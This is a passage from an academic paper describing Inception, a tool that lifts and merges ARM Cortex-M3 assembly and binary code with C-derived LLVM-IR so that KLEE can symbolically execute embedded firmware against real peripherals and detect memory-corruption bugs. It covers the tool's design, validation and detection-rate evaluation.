Logical and memory instructions are easy to translate to higher-level code. However, hardware *impacting* instructions strongly interact with the processor and affect the execution and the control flow. Common source-based frameworks cannot easily handle these low-level instructions. However, they are essential to handle tasks such as context-switching between threads. As a consequence, replacing those instructions with high-level code is difficult. We found that such instructions are present in all of the samples. Other places where assembler instructions or binary code is present is in Board Support Packages (BSP) provided by chip manufacturers or in library code directly present in ROM memory.[1]

**Previous work.** Table 1 summarizes the limitations of firmware security analysis tools. Avatar [34] and SURROGATES [17] focus on forwarding memory accesses to the real device, but only support binary code. Avatar relies on S2E [8] and, therefore, supports symbolic execution of binary code. On the other hand, FIE [10] tests embedded software using the source code, essentially adapting the KLEE virtual machine to support specific features of the MSP430 architecture. However, FIE does not try to simulate hardware interaction: writes to a peripheral are ignored and reads return unconstrained symbolic values. Moreover, FIE does not support assembly code which is very often present in such software and is, therefore, either entirely skipped or manually replaced by equivalent C code, if possible. This requires additional manual work, makes the state explosion worse, and leads to a less accurate emulation.

**Inception's approach.** Inception's goal is to improve

[1]For example, the NXP MC1322x contains drivers and a Zigbee software stack in a mask ROM [24].

testing embedded software when source code is available, e.g., during development phases. We focus on the ability to perform security testing on complete systems made of real-world embedded software that contain a mix of high-level source code, hand-written assembly code, and, possibly, binary code (e.g., libraries). Unlike previous work, in Inception we preserve most of the high-level semantics from source code. We, therefore, can test software against real hardware peripherals with high performance and correct synchronization. Finally, to be broadly used, such integration tests need to be performed with a limited amount of manual work.

**Contributions.** In summary, in this paper we present the following contributions:

- A new methodology to automatically merge low-level LLVM bitcode, poor in semantic information and relying on the features of a target architecture, with high-level LLVM bitcode, rich in semantic information useful to detect vulnerabilities during symbolic execution
- A modified symbolic virtual machine, able to run the resulting bitcode code and to handle peripherals' memory and interrupts using different analysis strategies
- A fast debugger to connect the peripherals on the real device with the virtual machine, preserving event synchronization
- A thorough validation of the system to guarantee meaningful and reproducible results, and an evaluation of the approach on both synthetic and real-world cases
- A tool based on affordable off-the-shelf hardware components and source code that will be fully published as open-source

**Paper organization.** The remainder of the paper is organized as follows. Section 2 provides an overview of the approach and introduces the Inception tool. Section 3 presents the main implementation challenges and our validation methodology. Section 4 evaluates Inception on synthetic and real-world cases. Section 5 discusses limitations and future work. Section 6 reviews related work and, finally, Section 7 concludes the paper.

# 2 Overview of Inception

## 2.1 Approach and components

The main goal of Inception is to leverage the semantic information of high-level source code to detect vulnerabilities during symbolic execution, while also supporting low-level assembly code and frequent interactions with the hardware peripherals. Common symbolic execution environments usually run an architecture-independent representation of the code, which can be derived from the sources without losing semantic information. Alternatively, architecture-dependent binary code can be lifted to an intermediate representation that can be at least partially executed into a symbolic virtual machine, but that has lost the source code semantic information. These two cases differ greatly (e.g., in their memory model) and cannot easily coexist.

**Inception** solves the problem of coexistence by creating a consistent unified representation. In particular, Inception is composed of three parts. First, the **Inception Translator**, which generates unified LLVM-IR using a lift-and-merge process to integrate the assembly and binary parts of the program into the intermediate representation coming from the high-level sources. This process also takes into account the low-level hardware mechanisms of the ARMv7-M architecture. Second, the **Inception Symbolic Virtual Machine**, which is able to execute this mixed-level LLVM-IR, and to handle interrupts and memory-mapped peripherals with different strategies, to adapt to different use cases. It can also generate interrupts on demand and model reads from peripherals' memory as unconstrained symbolic values. This VM is based on KLEE, a well-known open-source symbolic execution virtual machine which runs LLVM-IR bitcode. Third, the **Inception Debugger**, which is a custom fast debugger, built around a USB3 bus adapter and an FPGA. It provides high-speed access to the peripherals and could be easily extended for multiple targets.

In the following we give an overview of our lift-and-merge approach, of how KLEE performs security checks, and on how we extended it to support interrupts and peripheral devices.

## 2.2 Lift-and-merge process

Figure 2 shows the main stages of our bitcode merging approach and how source code with inline assembly (1) is transformed into a consistent bitcode (3) that can be executed by Inception VM. The example code contains the excerpt of a function written in assembly that requests a system call with `r0` holding a data byte.[2]

The rest of the code is composed of a main function, which calls the first assembly function, and the message to be sent. Using the appropriate LLVM front end (CLang for C/C++), source code (1) is translated into LLVM-IR bitcode. The resulting bitcode (2) shows that only C/C++

[2] Figure 10 in the appendix shows the complete example, including the system call handler (in assembler) which sends the data byte over a UART by writing into the data register of the UART peripheral.





Figure 2: Overview of *Inception Translator*: merging high-level and low-level semantic code to produce mixed semantic bitcode. Excerpt of the translation of a program which includes mixed source and assembly.

source code has been really translated into LLVM-IR. Indeed, the original purpose of LLVM-IR bitcode is to enable advanced optimizations before code lowering to the target architecture, whereas assembly is already at a low semantic level that cannot be represented or optimized by the LLVM compiler.

To solve this problem, we introduce a novel lift-and-merge approach, which we implement in *Inception-Translator*. This translator takes as input the ELF binary and the LLVM-IR bitcode generated by CLang. It generates a consistent LLVM-IR bitcode where assembly instructions have been abstracted to an LLVM-IR form. This step is done by a static lifter, which replaces each assembly instruction by a sequence of LLVM-IR instructions. We call the resulting bitcode a Mixed Semantic Level bitcode (mixed-IR), shown in (3), which contains:

**High Semantic Level IR (high-IR)** obtained from C/C++ source code. This is mainly the same code emitted by CLang, which has been augmented with external global variables that are defined in assembly source files. We reallocate these global variables in the IR.

**Low Semantic Level IR (low-IR)** deriving from assembly source code. This part is automatically generated by our static lifter. It contains the translation of assembly instructions and some architecture-dependent elements that are necessary for execution. First, the CPU and co-processors' registers are modeled as global variables. Second, specific functions model the seamless hardware mechanisms that are normally handled by the CPU. For example, when entering into an Interrupt Service Routine (ISR), the processor transparently updates the Stack Pointer and it stacks a subset of CPU registers. When the ISR returns, the context is automatically restored, so that the code which was suspended by the interrupt can resume.

**The Glue IR** that acts as a glue to enable switching between the high-level semantics and the low-level semantics domains. This IR bitcode is generated by a specific Application Binary Interface (ABI) adapter, able to promote or demote the abstraction level. Indeed, communication and switching between layers mainly happens at the interface between functions, that is, when a high-level function calls a low-level one or the opposite.

## 2.3 Inception Symbolic Virtual Machine

The bitcode resulting from the lift-and-merge process is almost executable, but it still requires some extra support in the virtual machine. The main challenge is that high-IR accesses only typed variables and does not model memory addresses or pointers. On the other hand, the IR generated from assembly instructions has lost all information about types and variables, and only accesses pointers and non-typed data. Another challenge is handling memory-mapped memory, which is used but not allocated by the code, and interrupts and context switches, which are not modeled in KLEE.

To address these problems, we have extended KLEE with a *Memory Manager* and an *Interrupt Manager*. During (symbolic) execution the original *Memory Monitor* of KLEE performs advanced security checks on memory accesses. When a violation is detected, the constraint solver generates a test case that can be replayed.

**The Memory Manager** leverages the ELF binary and the mixed-IR to build a unified memory layout where both semantic domains can access memory. Specific data regions are allocated in order to run low-IR code, such as





Figure 3: *Inception Symbolic Virtual Machine*, overview of the testing environment.

pointers contained in the code section, and some memory sections (stack, heap, BSS). Each memory address is configurable to mimic the normal firmware's environment. For example, a memory-mapped location could be redirected to the real peripheral, to prune the symbolic exploration and to use realistic values. Alternatively, it could be allocated on the virtual machine and marked as symbolic to model inputs from untrusted peripherals. Inception also supports Direct Memory Access (DMA) peripherals, provided that each DMA buffer is flagged as redirected to the real device memory. Similarly to the other redirected locations, DMA buffers cannot hold symbolic values.

**The Interrupt Manager** gives KLEE the ability to handle interrupt events, by interrupting the execution and calling the corresponding interrupt handlers. Interrupt's addresses are resolved using the interrupt vector table. Interrupt events are either collected on the real hardware, or generated by the user when desired (by calling a special handler function). In the first case, the virtual machine and the real device are properly synchronized to avoid any inconsistency. We further extended KLEE to execute handlers that switch the context between threads in multithreaded applications.

**Memory Monitor and security checks.** All security analyses mainly rely on the Memory Monitor of KLEE, which is able to perform security check for each access, based on the semantic information associated to it. The monitor observes the semantic information of the requests (requested type) and the semantic information of the accessed data (accessed type). When enough information is available, the monitor is able to detect memory access violations, e.g., out-of-bounds accesses, use-after-free, or use-after-return. Requests coming from high-IR, and accessing memory elements defined in high-IR, have enough information to detect most violations. On the contrary, requests that come from low-IR tend to have less information and a lower detection rate. However, thanks to the information coming from the high-IR, it is still possible to detect more problems than with binaries only.

# 3 Implementation and validation

## 3.1 Lift-and-merge process

In order to be able to glue assembly and binaries with source code into a unified LLVM-IR representation (mixed-IR), we apply two distinct processes.

**The lifting process** takes machine code (compiled assembly or binaries) and produces an equivalent intermediate representation (low-IR). This representation uses only low-level features of the LLVM-IR language and it mimics the original architecture (ARMv7-M), which contains some hardware semantics of the Cortex-M3 processor, such as the behavior of instructions with side effects. It is, therefore, (almost) self-contained, and a large part of it can be executed on any virtual machine able to interpret LLVM-IR. As explained in the following parts, we introduce some features to KLEE to make this code fully executable, in particular when dealing with context switches. Our lifter is based on three main components. First, a static recursive disassembler that finds all the instructions to translate and stores them into an internal graph representation. Second, a simple decompiler that reconstructs the control flow, including for indirect branches and complex hardware mechanisms (e.g., returns from interrupts and context switches). Finally, the lifter statically transforms a given machine instruction into a semantically equivalent sequence of LLVM-IR instructions. One important advantage of the static approach is that it enables further processing with the sources to produce mixed-IR. Moreover, it has a lower run-time overhead compared to dynamic lifters that lift instructions during execution. Implementing all these components in a correct and reliable way requires significant engineering work[3], for which we omit most of the uninteresting details. In the next section we will describe some interesting aspects of the lifter.

[3]We first used Fracture [18], a framework for lifting binaries to LLVM-IR. However, we eventually only reused a minor part of Fracture code. Indeed, Fracture's approach does not scale to all instructions, especially those interacting with hardware, and does not address the merging problem. Fracture was also designed for static analysis which did not need complete translation and is currently not maintained.

**The merging process** takes the (almost) self-contained low-IR and the high-IR compiled from C/C++, to glue them together (with some glue-IR). This is the most challenging part, as they have different levels of semantic information and different views of memory. The first step is, therefore, to create a unified memory layout between the two IR-levels in the KLEE virtual machine. In addition to this, peripheral device addresses are made accessible in KLEE. The second step consists of identifying the best interface between the two representations and the mechanisms to exchange data at this boundary. We chose to use the Application Binary Interface (ABI) that regulates the communication between functions in a uniform way.[4] Our merger is able to generate glue-IR code that lets high-IR functions communicate with low-IR functions and vice-versa.

## 3.2 Unified Memory Layout

We now explain how we leverage both the lift-and-merge process and KLEE to create a unified memory layout. This memory layout is central for the low-IR and high-IR to coexist and communicate.

**Processor registers** are represented by global variables for different reasons. First, the LLVM-IR is a Single Static Assignment (SSA) language, in which each instruction stores its result in a uniquely assigned register. Secondly, LLVM supports an unlimited number of registers, which are assigned only once and are not globally accessible. Therefore, LLVM registers cannot be used to represent CPU registers, which are limited, assigned many times, and globally accessible by instructions.

**The heap.** Inception supports two dynamic memory allocation mechanisms. The first one is the native allocation function from the application (which can be written in assembly or C language). In this case, allocated variables lose semantic information and are encased in the heap memory region. This method is interesting for testing native allocation systems. However, it decreases the precision of corruption detection, because the heap memory is a container for indistinguishable contiguous variables, making it difficult to detect even simple out-of-bounds accesses. The second approach consists of replacing the native allocation functions by KLEE's own allocator. KLEE allocator was specifically designed to detect memory safety violations. In particular, KLEE isolates each allocated variable with a fixed-memory region (the *red zone*). Even though this mechanism does not detect all violations, any access to this zone will be detected as a memory corruption. Another advantage of KLEE allocation is that it can detect memory management errors such as invalid free of local or global variables.

**The normal KLEE stack** is used when high-IR code is running. Each function has its own function frame object, which contains metadata about the execution. This includes information about the caller, the SSA registers values (which hold temporary local variables), and the local variables (which are allocated using the normal KLEE mechanism). A separate **stack** is used by the low-IR code. This stack is modeled as a global array of integers, allocated by the memory manager at the same address and size than the .stack section of the symbol table. Variables in this stack are not typed. However, the ABI adapter mechanism presented in the next section allows different IR levels to access variables on both stacks.

**The Data region** contains mixed semantic-level variables. Indeed, when the high-IR allocates data, the resulting memory object is typed and allocated at the same address as indicated by the symbol table, to keep the compatibility with assembly code. On the other hand, data can be defined by the assembly code and accessed by high-IR. In this case, we use the semantic information present in the external declaration of the high-IR to allocate a typed object. The third possible case is data allocated by assembly code, but never accessed by high-level code. In this case no semantic information is present, and allocation depends on the information from the ELF symbol table.

## 3.3 Application Binary Interface adapter

Low-IR functions follow the standard Arm Application Binary Interface (ABI) [2], whereas high-IR functions follow the LLVM convention. Therefore, whenever the *Static Binary Translator* finds a call or return that crosses the IR levels, it invokes the *ABI adapter* to generate some glue-IR that adapts parameters and return values.

When a high-IR function calls a low-IR function, the high-IR arguments (typed objects) must be lowered to the architecture-dependent memory (stack/CPU registers). In the opposite case, stack and CPU registers must be promoted to high-IR arguments. Similar considerations apply to return values. This process is similar to serializing and deserializing the LLVM typed objects, to store them as words in the LLVM variables that represent the CPU registers and the stack, where they are used by low-IR. Note that during serialization the types are lost, but deserialization is still possible thanks to the high-level information present in the source code. For example, consider an assembly function that passes a `struct` by value to a C function. Knowing the size and address of the destination, the adapter generates the glue-IR that copies CPU registers and stack words from the low-IR

[4] Another option would be to set the interface at the native instruction level. An advantage would be to preserve most of the code translated from the high-IR in a function that includes only one inline assembler directive. However, the interfacing would depend on the compiler version and would be less robust.

to the high-IR destination. Another example is an assembly function that returns a pointer. In low-IR, the pointer is stored as a simple integer word in the `r0` register. Since the adapter knows that the expected return type is a pointer, it can write the glue-IR that performs the cast to it. All main C types are supported. There are four possible connections between low-IR and high-IR (code examples available in the appendix):

1. **High-IR to low-IR parameters passing**. A glue-IR prologue takes the input arguments from the KLEE stack (where the high-IR caller stored them) and brings them to the CPU registers and/or low-IR stack (where the low-IR callee expects them).

2. **Low-IR to high-IR return value**. A glue-IR epilogue takes the return value (stored in `r0` by the low-IR callee) and promotes it to a typed object in KLEE stack (used by the high-IR caller).

3. **Low-IR to high-IR parameter passing**. Before calling the high-IR function, some glue-IR takes the input arguments from the CPU registers or the low-IR stack (where the low-IR caller stored them) and promotes them to typed objects on the KLEE stack (used by the high-IR callee).

4. **High-IR to low-IR return value**. Just after the high-IR callee returns, some glue-IR moves its return value from the KLEE stack to `r0`.

## 3.4 Noteworthy control-flow cases

We focus on the explanation of noteworthy control-flow instructions and hardware mechanisms to show their impact for the security checks. We omit the details for the other instructions.[5]

**Control-flow instructions**. The main challenge when dealing with control flow consists in finding a good mapping between high-level control flow operators present in LLVM-IR (e.g., `call`, `if/else`) and low-level ARMv7-M instructions, which are at a lower abstraction layer (they directly modify the program counter, and sometimes rely on implicit hardware features).

We translate to an LLVM call instruction any Arm instruction that saves the program counter before changing its value (i.e., direct and indirect branch-and-link instructions) to an LLVM call instruction. In order to support indirect calls, we leverage an optimization technique called *indirect call promotion* [1, 20, 7, 31]. This technique consists in transforming each indirect call into direct conditional branches and direct calls. Indirect call promotion has been introduced to improve the performance of branch prediction [1]. Conditional branches compare the target address of the indirect call with the entry point of each possible function in the program. If the condition is true, this function is called directly. This is equivalent to enforcing a weak control flow integrity policy, and akin to what KLEE already does for C/C++ function pointers. It would be possible to enforce stricter control flow integrity checks by retrieving the control flow graph with a static analysis or a compiler pass.

We translate all instructions that restore the previous program counter, for example `bx lr` and `pop pc`, to return instructions. These returns still work as intended even if the return address is corrupted. However, we do not rely on side effects (return to a corrupted address) to detect corruption. We rather detect the corruptions by relying on the memory checks, e.g., to detect buffer overflows.

We implement all other direct (conditional) branches and `it-blocks`[6] with simple direct branches available in LLVM-IR.

**Interrupts and multithreading**. The control flow of the program is also modified by interrupts, which asynchronously block the normal execution and call-defined handler functions. Interrupts are used very frequently in embedded programs to synchronize the peripherals with the embedded software in an event-driven fashion, or to implement multithreading.

*Inception VM* can receive interrupts from the real device (when real peripherals are used and generate interrupts) or generated by the user using helper functions (e.g., to stress specific functions in a deterministic way). We extended KLEE so that the main execution loop checks for the presence of interrupts to serve. In this case, KLEE executes an LLVM-IR helper function that accesses the interrupt vector table in the firmware memory to resolve the address of the interrupt handler to call, based on its identifier (ID). This dynamic resolution is necessary only if the firmware overwrites the vector table. If the vector is fixed, a slight speedup in execution can be obtained by storing the vector in a configuration file, loaded by KLEE at startup.

Before giving control to an interrupt handler, and when returning from it, a Cortex-M3 processor performs several seamless operations (e.g., stacking and unstacking the context, managing two stack modes). In Inception, a special glue-IR helper function generated by our lift-and-merge process performs these steps.

To implement multithreading, operating systems such as FreeRTOS use the interrupt and stack management features offered by the Cortex-M3. In summary, the operating system, which has its own stack, manages a separate stack for each thread. Context switching is pos-

[5] The lifting of these instructions is similar to re-implementing a Cortex-M3 in LLVM-IR based on the ARMv7-M reference manual.

[6] In ARMv7-M an "`it-block`" is a group of up to four instructions executed only if condition of a preceding `it` instruction is true.





Figure 4: Context switch due to an IRQ.

sible because when a thread is interrupted, its context is saved to its stack, and the context of the resuming thread, including the program counter, is pulled from another stack. The switch is done in part by the processor and in part by the operating system. Inception fully supports this process, since all the required features are self-contained in the mixed-IR. *Inception VM* extends KLEE's call stack management, to be able to handle one call stack for each thread. Briefly, whenever a new thread is spawned, a new call stack structure is generated and assigned to it.

**Synchronization with the real device**. To collect interrupts on the real device, we insert a stub on the device that registers one handler for each possible interrupt. When an interrupt is fired, the handler is called and notifies KLEE thanks to the forwarding system. The main challenge of this architecture is to keep the virtual machine and the device synchronized, without inconsistencies and race conditions, even in presence of multiple priorities. This needs to be done carefully and uses several mechanisms. In particular, the interrupt handler on the device should not return until the corresponding KLEE handler terminates. This is necessary, for example, to mask interrupts with the same or lower priority until the handler ends, as it happens in the real device, and to avoid the flooding of new interrupts.

**A complete example**. Figure 4 shows an example of context switch triggered by an interrupt generated on the device. On the right we see how the identifier of the interrupt is used both to notify KLEE at the beginning and to acknowledge the stub at the end. The acknowledgement is per-identifier, so that the stub can be interrupted by higher priority interrupts. On the left, we can observe the switch between threads enabled by the seamless context stacking and unstacking.

In summary, *Inception Debugger* fully handles interrupt synchronization with the host virtual machine, while previous work had only limited interrupt support [34].

## 3.5 Forwarding mechanism with *Inception Debugger*

In the previous parts we described how we integrated peripheral devices and interrupts in the virtual machine. We now focus on the lower layers of the communication mechanism between the host and the real device.

In order to read and write the device memory, we directly connect to the system bus through the AHB-AP, which can be accessed with the JTAG protocol.[7] The AHB-AP port is available in Arm Cortex-based devices and allows a direct access to the peripherals. Inspired by SURROGATES [17], we designed a custom device based on a Xilinx ZedBoard FPGA [11], to efficiently translate high-level read/write commands into low-level JTAG signals.[8] The FPGA is connected through a custom parallel port to a Cypress FX3 device [29] which provides an USB3.0 interface. Unlike USB2 where devices are slaves, USB3 is a point-to-point protocol and, therefore, has a very low latency. With this setup we handle the burden of the low-level and inefficient JTAG protocol in hardware close to the device, while we transmit high-level commands over a low-latency high-bandwidth bus to/from the host. Our debugger is able to communicate with the stub running on the device and handle interrupts using a dedicated asynchronous line and shared memory locations.

In summary, we provide a clean slate design for an efficient, cheap , and open-source solution, which can be used to experiment and replicate research that requires customizable debuggers (e.g., [25]).

## 3.6 Validation

We carefully validated Inception to obtain a reliable tool.

**Regression Tests.** We created a framework for automated regression testing of the code. Around 53200 tests are performed at several levels of abstraction, from unit tests up to tests involving all components. Results are compared to a *Golden model* (i.e., a known and trusted reference). For example, we compared single instructions against the real Cortex-M3 processor, assembly functions against the C code from which they originate or alternative implementations, and complete applications

[7] An alternative would be a port using the faster SWD protocol, but this technology is less widespread than JTAG.

[8] SURROGATES [17] was never open sourced but the authors shared their implementation. However, due to lack of hardware availability and other problems we eventually re-designed the debugger from scratch.

against their behavior on the native hardware. We stress symbolic execution on known control flow cases, and bug detection on known vulnerabilities.

**Arm Cortex-M3 lifter.** The correctness of the lifter is particularly important to obtain correct execution. Our framework generates all possible supported instructions, starting from a description of the instruction set. Then, for each type, it creates several tests with random initialization of registers and stack. Finally, in executes them both on the device and in Inception, and it compares the final state of registers and stack. Table 4 in the appendix summarizes all the tests we preformed.

## 4 Evaluation and comparison

After validation, we evaluated Inception over a set of interesting samples, which we explain in this section. We first focus on the effects of semantic information on vulnerability detection and on the speed performance of the tool. Then, we show analyses on more complex examples including, for example, assembly code for multithreading and statically linked libraries. Finally, we explain how Inception found corruptions in three industrial applications under development, including a boot loader. Evaluating and comparing tools for embedded software analysis is hard because of the lack of an established benchmark suite. This is rendered harder due to the large number of different hardware platforms. While some of the examples we use below are proprietary, we also built a large set of validation and evaluation examples, sometimes based on existing open-source code. Those examples will be made available together with Inception and may provide a basis for such a benchmark.

### 4.1 Vulnerability detection

**Detection rate at different semantic levels.** We evaluate how vulnerability detection is affected by the semantic level of high-IR and low-IR and their interaction. In particular, we explore if KLEE can detect memory corruptions on a vulnerable path, depending on how variables are allocated and accessed by different types of IR. Our analysis samples are based on the *Klocwork Test Suite for C/C++*[9], which includes out-of-bound, overflow, and wrong dynamic memory management errors. We initially compile them to high-IR (and binary). We then selectively force the decompilation from binary to low-IR of some functions, obtaining 40 different interaction cases. Table 2 summarizes the different combinations of allocation and access of memory objects at different semantic levels, and the consequent detection result, which we comment in the following.

[9] `https://samate.nist.gov/SRD/view.php?tsID=106`

*First, detection works only for those memory objects allocated in high-IR for which we have semantic information*. However, the memory accesses can come from both high-IR and low-IR or be related to the return value of low-IR functions. For example, a C function allocates a buffer that is then improperly used by an assembly function. If the called function overflows the buffer, it will access an unallocated memory space of the high-IR domain where memory objects have a defined size, type and which are separated from each other by a red zone. The semantic information of high-IR memory objects greatly improves the detection of vulnerabilities even if it occurs in low-IR code. However, if the buffer is allocated by a low-IR code (assembly or binary code), the lack of semantic information about the variable prevents the detection of the overflow. The same mechanism is applied to local (static) allocation and global allocation.

*Second, when using* KLEE *dynamic allocation functions, all vulnerabilities can be detected in both high-IR and low-IR,* whereas if we use some implementation in the code of the application, the detection rate drops to almost zero for both high-IR and low-IR. However, in this case we can test the code itself of the allocation functions, either in high-IR or low-IR depending on the case.

In summary, in 40 synthetic tests, 70% of the inserted vulnerabilities were found and no false vulnerabilities were reported.

**Comparison with binary-only approaches.** When testing embedded binary code, it is hard to catch memory corruptions because of the lack of semantic information, code hardening, and operating system protections. For example, [23] highlights the problem when fuzzing a STM32 board, and it uses several heuristics to catch corruptions. To compare this approach with Inception, we analyze the same firmware (EXPAT XML parser with artificial vulnerabilities). Each vulnerabilty (stack/heap-based buffer overflow, null pointer dereference, and double free) has its own independent trigger condition. We start with the source code compiled to high-IR, but we also generate cases with low-IR by forcing the decompilation of vulnerable functions. To use Inception, we mark the input as symbolic and run the samples with a timeout of 90 s. Results are visible in Figure 5. Our approach successfully uses all the semantic information available, keeping a good detection rate even in presence of some low-IR code. We could integrate the heuristics from [23] to improve results even further. One of the vulnerabilities could be detected, but it is not triggered because of state explosion (47k states) and the constraint solver (using 67.5% of the time), which are problems inherent to symbolic execution and common to KLEE.

Table 2: Overview of memory checks between LLVM code at different IR semantic level.

| | | Allocation | | | | | |
|---|---|---|---|---|---|---|---|
| | | C with KLEE Allocator | | C Native Allocator | | ASM or Binary | |
| | | Accessed from | | | | | |
| | | C | ASM | C | ASM | C | ASM |
| Dynamic Allocation | Check Types | ✓ | ✓ | ✗ | ✗ | ✗ | ✗ |
| | Red Zone | ✓ | ✓ | ✗ | ✗ | ✗ | ✗ |
| | Heap Consistency Checks | ✓ | ✓ | ✗ | ✗ | ✗ | ✗ |
| Stack Allocation | Check Types | - | - | ✓ | ✓ | ✗ | ✗ |
| | Red Zone | - | - | ✓ | ✓ | ✗ | ✗ |
| .Data or .BSS Allocation | Check Types | - | - | ✓ | ✓ | ✗ | ✗ |
| | Red Zone | - | - | ✓ | ✓ | ✗ | ✗ |
| Not Allocated Memory | KLEE Detection | - | - | ✓ | ✓ | ✓ | ✓ |





Figure 5: Evolution of corruption detection vs. number of assembly functions in the EXPAT XML parser (4 vulnerabilities [23], symbolic inputs, and a timeout of 90 s).

## 4.2 Timing overhead

**Overhead of the executor.** We evaluate the execution speed of the virtual machine using the DHRYSTONE[10] v2.1 benchmark, compiled without any optimization in LLVM-IR. Inception has 38% of slowdown overhead compared to KLEE, but if we disable the multithreading support the overhead becomes insignificant. Inception is 17 times slower than the real hardware[11]. This is mostly due to execution in the KLEE virtual machine.

**Overhead of low-IR (advantage of high-IR).** One of the advantages of our source-based approach is that we maximize the use of high-IR, which is more compact and faster than low-IR. To provide a rough example, we force 3 functions out of 12 in DHRYSTONE V2.1 to be translated from binary, which is a realistic proportion. This adds 343 more IR lines to the initial 1636, reducing the speed by around 43%. Low-IR does not seem to affect the time spent in the constraint solver. For example, we run `bubble sort and insertion sort`, with a symbolic array of 10 integers and a timeout of 90 s. Both the high-IR and the low-IR versions spend about 90% of the time in the constraint solver.

**Overhead of forwarding.** *Inception Debugger* has a read/write performance comparable to the fastest similar debugger (SURROGATES [17]). Using JTAG at 4 MHz, reads are 20% slower and writes are 37% faster in Inception (Table 6). It seems that in our implementation the bottleneck comes from the USB software stack, rather than from JTAG, which can easily run faster, or from the USB protocol, which has itself a very low latency. Indeed, the GNU/Linux userspace library (`libusb-0.1-4`) performs system calls and DMA requests for each I/O operation, introducing a significant latency. Using bulk transfers of 340 reads is five times faster, since the latency for a USB operation appears only once. Unfortunately, code execution requires single memory accesses, but bulk tranfers could be used when dealing with DMA forwarding to reduce latency, SURROGATES uses a custom driver that exposes FPGA registers through MMIO over PCI-Express. Though the exact same approach is not possible, using a custom driver may improve Inception performance.

**Benchmark of some real applications**. We evaluate the overall performance (software stack and forwarding) of three popular protocols: ICMP, HTTP, and UART. For the first two we use the `Web`[12] example for the `LPC1850`

[10] DHRYSTONE is a synthetic computing benchmark program, available at `http://www.netlib.org/benchmark/dhry-c`.

[11] Value reported by the manufacturer for a STM32 with Cortex-M3.

[12] It is part of the `lpc1800-demos` pack available at `https://diolan.com/media/wysiwyg/downloads/lpc1800-demos.zip`

| Type | Total | Detected | Rate |
|---|---|---|---|
| Division by Zero | 88 | 88 | 100% |
| Null Pointer Dereference | 131 | 131 | 100% |
| Use After Free | 62 | 62 | 100% |
| Free Memory Not on Heap | 1.131 | 1.131 | 100% |
| Heap-Based Buffer Overflow | 38 | 38 | 100% |
| Integer Overflow | 112 | 0 | 0% |
| Total | 1.562 | 1.450 | 92% |

Table 3: Corruption detection of real-world security flaws based on FreeRTOS and the Juliet 1.3 test suites.

